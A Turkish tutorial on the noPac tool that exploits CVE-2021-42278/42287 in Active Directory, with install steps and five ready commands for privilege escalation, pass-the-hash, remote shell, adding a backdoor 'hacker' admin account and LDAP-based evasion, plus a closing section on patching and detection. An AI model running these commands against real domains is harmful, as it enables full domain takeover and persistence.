
**Active Directory'nin Zayıf Halkası - noPac ve SAM The Admin Zafiyeti**

****

Günümüz siber güvenlik dünyasında, Active Directory (AD) organizasyonların kimlik ve erişim yönetiminin kalbi olarak kabul edilir. Bu merkezi yapı, saldırganlar için de en değerli hedeflerden biridir. Bir saldırgan, standart bir kullanıcı hesabını ele geçirdikten sonra nihai hedefi olan Domain Admin (Etki Alanı Yöneticisi) yetkilerine ulaşmak için çeşitli yollar arar. İşte bu noktada, 2021 yılının sonlarında ortaya çıkan ve "SAM The Admin" olarak da bilinen CVE-2021-42287 ve CVE-2021-42278 zafiyetlerini sömüren **noPac** aracı devreye giriyor. Bu yazı, noPac aracının ne olduğunu, neden bu kadar kritik olduğunu, nasıl kurulup kullanıldığını ve en önemlisi bu zafiyetten nasıl korunulacağını anlamak için bir rehber niteliğindedir.

**1. noPac Exploit Aracı Nedir?**

**noPac**, iki kritik Active Directory zafiyetini birleştirerek standart bir kullanıcı hesabından Domain Admin yetkilerine kadar ayrıcalık yükseltmeye olanak tanıyan bir sömürü aracıdır (exploit tool). Bu araç, ismini zafiyetin PAC (Privilege Attribute Certificate) doğrulama mekanizmasındaki bir eksiklikten almaktadır.

Sömürdüğü zafiyetler şunlardır:

* **CVE-2021-42278:** Bu zafiyet, standart bir etki alanı kullanıcısının, sAMAccountName (Kullanıcı Oturum Açma Adı) özelliğini taklit ederek bir makine hesabı oluşturmasına olanak tanır. Normalde kullanıcıların makine hesabı oluşturma limiti vardır, ancak bu zafiyet bu kontrolü atlatır.
* **CVE-2021-42287:** Bu zafiyet, Kerberos Anahtar Dağıtım Merkezi'nin (KDC) bilet verme sürecindeki bir mantık hatasından kaynaklanır. KDC, $ (dolar işareti) ile biten bir sAMAccountName'e sahip bir hesabı ararken, eğer bulamazsa aynı isimdeki $ işareti olmayan hesabı arar ve bileti o hesapmış gibi düzenler.

**noPac aracı bu iki zafiyeti şu şekilde zincirler:**

1. Standart bir kullanıcı kimlik bilgileriyle bir makine hesabı oluşturur (örn: YENIMAKINE$).
2. Oluşturduğu bu makine hesabının sAMAccountName özelliğini, bir Domain Controller'ın (DC) adı olacak şekilde, ancak sonundaki $ işareti olmadan değiştirir (örn: DC01).
3. Bu sahte DC01 hesabı için bir Kerberos bileti (TGT) talep eder.
4. KDC, DC01$ adında bir makine hesabı bulamadığı için CVE-2021-42287 zafiyeti tetiklenir ve DC01 adında bir kullanıcı hesabı arar. KDC, saldırganın yeni adlandırdığı hesabı bulur ve ona sanki gerçek DC01$ makine hesabıymış gibi yüksek yetkili bir bilet verir.
5. Saldırgan, bu yüksek yetkili bileti kullanarak kendisi için "Administrator" gibi bir kullanıcının kimliğine bürünerek yeni bir bilet talep eder ve Domain Admin yetkilerini ele geçirir.

**2. Neden Kullanılır?**

noPac aracının temel kullanım amacı, Active Directory ortamlarının güvenlik durumunu test etmektir.

* **Sızma Testi Uzmanları (Red Team):** Bir sızma testi sırasında, düşük yetkili bir kullanıcı hesabından Domain Admin yetkilerine ne kadar kolay ulaşılabildiğini göstermek için kullanırlar. Bu, kurumun zafiyet yönetimi ve yama süreçlerindeki eksiklikleri somut bir şekilde kanıtlar.
* **Güvenlik Yöneticileri ve Savunma Ekipleri (Blue Team):** Kendi sistemlerinin bu kritik zafiyete karşı savunmasız olup olmadığını kontrol etmek, yama geçildikten sonra zafiyetin kapandığından emin olmak ve saldırı tespit sistemlerinin (IDS/IPS) bu tür bir aktiviteyi yakalayıp yakalayamadığını test etmek için kullanırlar.

Kısacası, bu araç hem saldırıyı simüle etmek hem de bu saldırıya karşı savunmayı güçlendirmek için paha biçilmez bir eğitim ve test aracıdır.

**3. Nasıl Kurulum Yapılır?**

noPac, Python ile yazılmış bir araçtır ve kurulumu oldukça basittir. Genellikle Kali Linux gibi siber güvenlik dağıtımlarında kullanılır.

**Gereksinimler:**

* Python 3 ve pip
* Git

**Kurulum Adımları:**

1. **Aracı GitHub'dan Klonlayın:**  
   Terminali açın ve aşağıdaki komutu çalıştırın.

git clone https://github.com/cube0x0/noPac

1. **Dizine Geçin:**

cd noPac

1. **Gerekli Python Kütüphanelerini Yükleyin:**  
   noPac, özellikle impacket kütüphanesine bağımlıdır. requirements.txt dosyası bu bağımlılıkları içerir.

pip3 install -r requirements.txt

Bu adımlardan sonra noPac.py betiği kullanıma hazır hale gelecektir.

**4. Kullanım Parametreleri**

Aracın temel parametreleri şunlardır:

* domain/user:password: Saldırı için kullanılacak düşük yetkili kullanıcının kimlik bilgileri.
* -hashes: Parola yerine NTLM hash'i kullanmak için (-hashes :<NTLM\_HASH>).
* -dc-host <DC\_HOSTNAME>: Hedef Domain Controller'ın adı.
* -dc-ip <DC\_IP>: Hedef Domain Controller'ın IP adresi (DNS çalışmıyorsa kullanılır).
* -impersonate <USER>: Yetkileri ele geçirilecek olan kullanıcı. Genellikle Administrator hedeflenir.
* -shell: Başarılı sömürü sonrası hedef DC üzerinde interaktif bir komut satırı (shell) oturumu başlatır.
* -command <COMMAND>: Başarılı sömürü sonrası hedef DC üzerinde tek bir komut çalıştırır.
* -use-ldap: Makine hesabı oluşturma ve yeniden adlandırma işlemleri için RPC yerine LDAP protokolünü kullanır. Bazı ağ filtrelemelerini atlatmak için faydalıdır.

**5. Etkili Kullanımın 5 Örneği ve Açıklamaları**

Aşağıdaki örnekler, domain.local adında bir etki alanında, pentester adında düşük yetkili bir kullanıcı ve DC01 adında bir Domain Controller olduğunu varsaymaktadır.

**Örnek 1: Temel Ayrıcalık Yükseltme (Parola ile)**  
Bu senaryoda, elinizde pentester kullanıcısının parolası var ve amacınız Administrator kullanıcısının kimliğine bürünüp bir Kerberos bileti elde etmektir.

**Komut:**

python3 noPac.py domain.local/pentester:Password123 -dc-host DC01.domain.local -impersonate Administrator

**Açıklama:**  
Bu komut, pentester kullanıcısının kimlik bilgileriyle DC'ye bağlanır, zafiyeti sömürür ve Administrator adına bir Kerberos TGT (Ticket Granting Ticket) bileti oluşturur. Çıktı olarak Administrator.ccache adında bir dosya oluşur. Bu dosyayı export KRB5CCNAME=Administrator.ccache komutuyla ortam değişkeni olarak ayarladıktan sonra secretsdump.py gibi diğer Impacket araçlarıyla DC'deki tüm hash'leri dökebilirsiniz.

**Örnek 2: NTLM Hash ile Saldırı (Pass-the-Hash)**  
Bu senaryoda, pentester kullanıcısının parolasını bilmiyorsunuz ama NTLM hash'ini ele geçirdiniz.

**Komut:**

python3 noPac.py domain.local/pentester -hashes :<pentester\_kullanicisinin\_ntlm\_hashi> -dc-host DC01.domain.local -impersonate Administrator

**Açıklama:**  
-hashes parametresi, parola yerine NTLM hash'i ile kimlik doğrulaması yapılmasını sağlar. Bu, "Pass-the-Hash" tekniğinin bir uygulamasıdır ve parola kırmaya gerek kalmadan saldırıyı gerçekleştirmeyi mümkün kılar. Sonuç yine Administrator.ccache dosyası olacaktır.

**Örnek 3: İnteraktif Shell Elde Etme**  
Amacınız sadece bilet almak değil, doğrudan Domain Controller üzerinde komut satırı erişimi elde etmektir.

**Komut:**

python3 noPac.py domain.local/pentester:Password123 -dc-host DC01.domain.local -impersonate Administrator -shell

**Açıklama:**  
-shell parametresi, zafiyet başarıyla sömürüldükten sonra impacket'in smbexec modülünü kullanarak hedef DC üzerinde interaktif bir komut satırı oturumu başlatır. Bu sayede DC üzerinde anında komut çalıştırabilirsiniz.

**Örnek 4: Tek Bir Komut Çalıştırma ve Kalıcılık Sağlama**  
Sadece belirli bir komutu çalıştırıp iz bırakmadan çıkmak isteyebilirsiniz. Örneğin, kendinize yeni bir yönetici hesabı oluşturabilirsiniz.

**Komut:**

python3 noPac.py domain.local/pentester:Password123 -dc-host DC01.domain.local -impersonate Administrator -command "net user hacker p@ssword /add && net localgroup administrators hacker /add"

**Açıklama:**  
-command parametresi, sömürü sonrası belirtilen komutu DC üzerinde çalıştırır. Bu örnekte, hacker adında yeni bir kullanıcı oluşturulur, parolası belirlenir ve bu kullanıcı Administrators grubuna eklenerek kalıcılık sağlanır.

**Örnek 5: RPC Yerine LDAP Kullanımı**  
Ağdaki güvenlik duvarları veya izleme sistemleri RPC (Remote Procedure Call) trafiğini engelliyor veya izliyor olabilir. Bu durumda LDAP protokolünü kullanmak daha gizli bir yöntem olabilir.

**Komut:**

python3 noPac.py domain.local/pentester:Password123 -dc-host DC01.domain.local -impersonate Administrator -use-ldap

**Açıklama:**  
-use-ldap bayrağı, aracın makine hesabı oluşturma ve sAMAccountName değiştirme işlemlerini LDAP protokolü üzerinden yapmasını sağlar. Bu, ağ tabanlı savunma mekanizmalarını atlatma olasılığını artırabilir ve saldırının daha gizli kalmasına yardımcı olabilir.

**Sonuç ve Savunma Yöntemleri**

noPac, Active Directory güvenliğinin ne kadar hassas dengelere dayandığını ve tek bir yapılandırma hatasının veya yamanmamış bir zafiyetin tüm etki alanını nasıl tehlikeye atabileceğini gösteren güçlü bir kanıttır. Bu aracın varlığı, siber güvenlik uzmanlarına, özellikle de sistem yöneticilerine önemli bir mesaj vermektedir: **Sistemlerinizi güncel tutun!**

**Bu zafiyetten korunmanın en etkili yolu, Microsoft'un yayınladığı ilgili güvenlik güncellemelerini tüm Domain Controller sunucularına kurmaktır.** İlgili güncellemeler Kasım ve Aralık 2021 yamalarıyla dağıtılmıştır. Yamaya ek olarak, şüpheli makine hesabı oluşturma ve yeniden adlandırma aktivitelerini izlemek (Olay ID'leri 4741 ve 4781), en az ayrıcalık ilkesini benimsemek ve ağ trafiğini sürekli denetlemek, bu ve benzeri saldırılara karşı savunmayı güçlendirecektir. Unutmayın, en iyi savunma, saldırganın yöntemlerini bilmek ve ona karşı proaktif önlemler almaktır.